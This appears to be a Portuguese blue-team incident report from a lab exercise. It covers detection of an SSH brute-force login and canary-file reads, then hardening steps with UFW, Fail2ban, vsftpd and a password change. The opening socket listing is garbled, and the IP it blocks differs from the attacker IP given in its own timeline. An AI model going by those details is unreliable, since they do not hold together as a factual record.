ESTAB 0 0 0030 10.0.0.22 22 100.0.19200 users(({"uid":"pid=26791,id=41","pid":20700,id=41))
LS [AB] 0 0 0770 01:48664 127.0.0.19200 users(({"mode":"pid=946,id=249))
LS [AB] 0 0 0770 01:48668 127.0.0.19200 users(({"mode":"pid=946,id=249))
ESTAB 0 0 0770 01:36912 127.0.0.19200 users(({"wazuh-module":"pid=2620,id=37))
ESTAB 0 0 0770 01:36912 127.0.0.19200 users(({"wazuh-module":"pid=2620,id=37))
ESTAB 0 0 0770 01:36940 127.0.0.19200 users(({"mode":"pid=946,id=249))
ESTAB 0 0 0770 01:36988 127.0.0.19200 users(({"wazuh-module":"pid=2620,id=37))
LS [AB] 0 0 0770 01:34002 127.0.0.19200 users(({"mode":"pid=946,id=249))
LS [AB] 0 0 0770 01:34638 127.0.0.19200 users(({"mode":"pid=946,id=249))
ESTAB 0 0 0770 01:48890 127.0.0.19200 users(({"mode":"pid=946,id=249))
ESTAB 0 0 032 68.162.1914 192.168.167.19691 users(({"wazuh-remote":"pid=2551,id=28))
ESTAB 0 0 0770 01:35840 127.0.0.19200 users(({"wazuh-module":"pid=2620,id=37))
ESTAB 0 0 0770 01:48550 127.0.0.19200 users(({"mode":"pid=946,id=249))
LS [AB] 0 0 0770 01:36900 127.0.0.19200 users(({"mode":"pid=946,id=249))
LS [AB] 0 0 0770 01:34010 127.0.0.19200 users(({"mode":"pid=946,id=249))
ESTAB 0 0 0770 01:34394 127.0.0.19200 users(({"mode":"pid=946,id=249))
```

E-mail recebido do Canary Watcher: acesso ao ficheiro isca

Em que momento foi identificado?

Hora (UTC)	Fonte	Evento
10:22:24	auth.log / Wazuh	Failed password for admin from 100.114.252.67 (primeira deteção)
10:22–10:29	auth.log	Sequência de falhas de autenticação (padrão brute force, ~10 tentativas)
10:25	who	Login SSH bem-sucedido do utilizador admin a partir de 100.114.252.67
10:29:29	alert.log (Canary)	CANARY TRIGGERED — Ação=ABERTURA, /tmp/passwords.txt, IP=100.114.252.67
10:32:52 / 10:34:49	alert.log (Canary)	Novos acessos ao ficheiro isca (leituras repetidas)

Qual o impacto potencial?

Acesso root/admin confirmado, leitura do ficheiro sensível em múltiplas ocasiões (pelo menos 3 aberturas registadas), e exfiltração confirmada de dois ficheiros (/tmp/passwords.txt e /tmp/zzz.txt). Não foi detetada persistência instalada até ao momento da análise, mas o gap temporal entre login SSH bem-sucedido e o primeiro trigger do canário foi curto, indicando reconhecimento rápido por parte do atacante.

Fase 6: Mitigação (Blue Team)

Foram implementadas as seguintes medidas de mitigação, em resposta direta às vulnerabilidades exploradas.

6.1 Bloqueio de IP do atacante (UFW)

```
sudo ufw deny from 100.84.78.52 to any
sudo ufw status numbered
```

```
andrey@srvbt:~$ sudo ufw status numbered
Status: active

    To Action From
    --
[ 1] 22/tcp ALLOW IN Anywhere
[ 2] 1514/tcp ALLOW IN Anywhere
[ 3] 1515/tcp ALLOW IN Anywhere
[ 4] 443/tcp ALLOW IN Anywhere
[ 5] Apache ALLOW IN Anywhere
[ 6] Anywhere DENY IN 100.84.78.52
[ 7] 443/tcp (v6) ALLOW IN Anywhere (v6)
[ 8] Apache (v6) ALLOW IN Anywhere (v6)
```

Regra UFW ativa a bloquear o IP identificado

Justificação: impede novas ligações a partir do IP identificado no reconhecimento inicial

6.2 Reativação do Fail2ban para SSH

```
sudo nano /etc/fail2ban/jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
findtime = 600
maxretry = 3
bantime = 3600

sudo fail2ban-client -t
sudo systemctl restart fail2ban
```

```
GNU nano 7.2 /etc/fail2ban/jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
findtime = 600
maxretry = 3
bantime = 3600
```

Configuração corrigida do jail.local (secção [sshd])


```

andrey@srvbt:~$ sudo systemctl start fail2ban
andrey@srvbt:~$ sudo systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/usr/lib/systemd/system/fail2ban.service; enabled; preset: enabled)
   Active: active (running) since Fri 2026-07-17 11:01:43 UTC; 3s ago
     Docs: man:fail2ban(1)
    Main PID: 262513 (fail2ban-server)
       Tasks: 5 (limit: 14349)
      Memory: 24.6M (peak: 24.9M)
         CPU: 247ms
    CGroup: /system.slice/fail2ban.service
            └─262513 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

```

Serviço Fail2ban ativo (active/running) após correção

Justificação: o Fail2ban estava desativado propositalmente para o exercício. Reativá-lo com maxretry=3 e bantime=3600s bloqueia automaticamente IPs com múltiplas tentativas falhadas de login, mitigando futuros ataques de brute force sem intervenção manual.

6.3 Restrição do acesso FTP anônimo

```

sudo nano /etc/vsftpd.conf
anonymous_enable=NO
write_enable=NO
anon_upload_enable=NO

sudo systemctl restart vsftpd

```

```

# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=NO
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
anon_upload_enable=NO
#

```

vsftpd.conf reconfigurado: acesso anônimo e escrita desativados

```

andrey@srvbt:~$ sudo nano /etc/vsftpd.conf
andrey@srvbt:~$ sudo systemctl restart vsftpd
andrey@srvbt:~$

```

Serviço vsftpd reiniciado com a nova configuração

Justificação: o acesso anônimo com permissão de escrita permitiu ao Red Team confirmar a exposição do serviço e depositar ficheiros arbitrários no servidor (pawnd_by_redteam.txt). Desativar o acesso anônimo e a escrita elimina este vetor de ataque por completo.

6.4 Alteração da password do utilizador comprometido

```

sudo passwd admin

```

Justificação: a password "-password-" foi trivialmente quebrada por brute force em menos de 4 minutos. A troca imediata por uma password forte (16+ caracteres, aleatória) invalida a

credencial comprometida e impede reutilização por outro atacante. Recomenda-se adicionalmente migrar para autenticação exclusivamente por chave pública (PubkeyAuthentication yes / PasswordAuthentication no), eliminando o vetor de brute force por completo.

6.5 Resumo das medidas de mitigação

#	Medida	Estado	Vulnerabilidade mitigada
1	Bloqueio IP via UFW	Implementado (IP inicial)	Ligações futuras do atacante
2	Reativação Fail2ban (sshd)	Implementado e verificado	Brute force SSH
3	FTP anônimo desativado	Implementado e verificado	Acesso/escrita FTP não autenticada
4	Troca de password admin	Implementado	Password fraca / brute force